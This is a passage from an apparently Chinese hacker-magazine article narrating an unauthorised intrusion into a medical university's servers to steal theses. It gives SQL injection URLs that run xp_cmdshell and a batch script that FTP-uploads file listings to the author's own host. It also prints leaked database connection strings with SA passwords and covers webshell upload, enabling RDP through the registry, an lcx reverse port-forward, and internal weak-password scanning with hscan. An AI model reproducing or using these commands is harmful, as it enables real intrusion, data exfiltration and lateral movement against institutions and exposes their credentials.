


图10

然后再在浏览器里访问**http://www.target/browse.asp?doc_id=1244;exec master..xp_cmdshell'start%20C:\windows\temp\1.bat'--**，经过漫长的等待之后，访问**http://www.neverfox.com/result.txt**还是没有结果，而且到最后还出现了一个如图6的错误界面。

当时心就灰了，难道这个办法行不通吗？想了想，应该是批处理的问题，这个批处理太耗费资源了（需要遍历那么多盘符），弄不好服务器还有可能被搞挂。用阿D列目录也不是办法啊，那就换种方法，把上面的批处理换成下面的试试：

```
dir /s /b c:index.asp> result.txt
echo open www.neverfox.com >ftp.txt
echo 1>>ftp.txt
echo 1>>ftp.txt
echo binary>>ftp.txt
echo put result.txt >>ftp.txt
echo bye >>ftp.txt
ftp -s:ftp.txt
del ftp.txt
del result.txt
```

注：此批处理列举C盘下的所有index.asp文件，也可以换成index.html等等，视具体情况而定。

上传上去之后再次执行**http://www.target/browse.asp?doc_id=1244;exec master..xp_cmdshell'start%20C:\windows\temp\1.bat'--**，这样就可以遍历C盘了。

结果访问我网站上的result.txt文件，是空白的，然后把**c:index.asp**改成**d:index.asp**，再次上传，再次执行……N次之后，终于在E盘上发现了突破，如图9所示，网站目录原来在这里，害我费了这么老大劲，不过还是很有成就感的。

3、获取Webshell

既然得到网站根目录了，三下两下就依次把一句话和大马传了上去，如图10所示，一番查找之后终于找到了我想要的论文，也成功的下载了几篇，想着能为MM做点事也高兴得不行。

不过webshell一个一个的下载太麻烦了，如果能一次全下载下来就更完美了（各位莫笑，本人异常的懒）。想法有了，还需要实际行动，这时候我想到了登录它的3389，不过这里又遇到了阻碍，不知道大家认真看图2没有，只开放了21和80端口，3389就是开了我们也没办法访问，对于这个情况只有一种办法，就是最常用的端口转发了。

4、使用lcx端口转发程序映射3389端口

在webshell上执行“**netstat -an**”，开的端口很多，不过没有发现3389这个端口。执行“**net start**”也没找到Terminal Services这个服务，看来还得先开3389再说了。

由于权限的问题，webshell是没办法执行命令的，所以这里我们需要一个工具SqlRootkit，因为我们刚才的那个注入点是SA权限的，而且XP_CMDSHELL这个扩展存储是存在的，通过注入点很快就找到了conn.asp这个数据库连接文件，从中找到了**getDBLink**这个函数：

```
function getDBLink(){
strDBLink="Provider=SQLOLEDB.1;Initial Catalog=medicine;Data Source=(local);User Id=sa;PASSWORD=9853**";
 strDBLink="Provider=SQLOLEDB.1;Initial Catalog=medicine;Data Source=(local);User Id=xwyjs;PASSWORD=snow2he";
 strDBLink="Provider=SQLOLEDB.1;Initial Catalog=medicine;Data Source=***.**.179.1;User Id=sa;PASSWORD=770922";
```

明眼人一看就晓得了，果然是SA这个账户建立的连接，同时也看到了下面两个数据库账户，而且一个数据库连接字串的IP貌似是网关的IP，看来这次收获不小，一会再看它。

把SqlRootkit传上去，填上SA和SA的密码很顺利地登录了进去，我们先来开3389。把WIN2003下开3389的注册表文件传上去，然后用**XP_CMDSHELL**这个扩展存储执行“**reg import E:\www\medicine0604\sec_college\3389.reg**”，结果成功执行命令。

再次执行“**netstat -an**”，发现3390这个端口被打开了（开3389的注册表默认的端口是3389，这里我给改成3390了），说明成功的开启了3389。

接下来就该端口映射了，先用LCX在本地监听110端口，命令为“**lcx -listen 110 1987**”，如图11所示，然后把yizhigu大哥给我的免杀LCX传上去，还好没被卡巴杀掉（服务器用的是卡巴6.0）。然后继续用SqlRootkit执行“E:\www\medicine0604\sec_college\lcx.exe -slave ***.***.186.149 110 127.0.0.1 3390”，其中“***.***.186.149”是我自己的IP地址，过一会儿就看到本地LCX监听到了目标服务器传送过来的连接请求。OK，反弹成功！

5、成功进入远程终端桌面

接下来就简单了，用远程终端连接“127.0.0.1:1987”，如




图11




图12




图13

图12所示。

6、打包并下载论文

哈，进入主机后，所有文件都在掌握中了，赶紧找到论文所在的目录进行打包下载吧！如图13所示。现在可以给高中的MM同学交差了，MM自然是开心得不行，至少有论文可以拿来参考了，对俺也是另眼相看（我可没说是入侵拿到的，只说是跟好朋友找的o(∩_∩)o…）。

三、同网段渗透

1、上传入侵渗透工具包

MM的忙算是帮完了，不过俺心里还有点空缺没给补上，就是***.**.179.1这个IP的SA密码一直勾引着我。俗话说："不想当将军的士兵不是好士兵"，那么"没有渗透网络欲望的黑客就不是好黑客"，接下来的一段时间，我就对医科大学的整个网段发起了挑战。

首先把内网渗透需要的工具全都用FTP上传上去（对于文件的上传，我一般会用FTP，先在本地架设FTP服务器，然后在登录的3389服务器上访问我的FTP就可以实现数据通信了），如图14，是我常用的入侵渗透工具包，我会打包提供给大家，大家可以到www.antian365.com或者www.neverfox.com去下载。

赶忙火急火燎地用得到的密码连接***.**.179.1的数据库，可是没成功，看了下如图15中sfind扫描的结果，也没找到这台机子，看来没戏了。

2、扫描内网开放445端口计算机




图14




图15

通过前面的操作，我想到对同网段渗透，先来理清思路，如何才能在最短的时间内获得最大的权限，得到最多的服务器数量，这关系到我们渗透的成功与否。

首先扫描一下同网段存活的主机吧，用sfind这个小工具就能完成，我们直接用它来扫描1-255这个IP段的445端口，如图15所示。

注：这个工作必须得在得到的肉鸡上进行，原因是它们在同一个路由下，所以我们才能扫到445端口，别的IP段的主机扫描的话，是不能扫出来的。

3、使用hscan扫描内网弱口令

把扫描结果整理一下，然后导入到hscan里，接着就是一通狂扫。这里提醒小菜们注意下，在扫描之前要做好充足的准备，最重要的就是要有一个好的字典，再有就是看你"社工"的水平了，如何能够掌握到同网段服务器集群的更多密码信息是个值得研究的话题。

可以浏览下你拿到权限的数据库存有账户和密码的表段，然后一起导出来；也可以用findpass找出系统缓存中的密码，或者用pwdump抓出密码，然后用Ophcrack加彩虹表暴力破解出密码来。把这些信息一起添加到HSCAN的字典里，作为一个临时的字典。方法有很多，大家需要自己去总结。

运气还不错，扫到了几个SA弱口令，还有一个IPC$的弱口令（这么古老的漏洞都有，估计是WIN2000的系统）及几个无关紧要的FTP匿名登录账号。扫描结果如图16所示，其中有一台***.***.48.28的机子，SA的口令也是123456，不知道为啥用HSCAN没扫到。

4、使用SQLTOOLS提升权限

既然有SA的弱口令了，那咱也别客气，用SQLTOOL连上去，

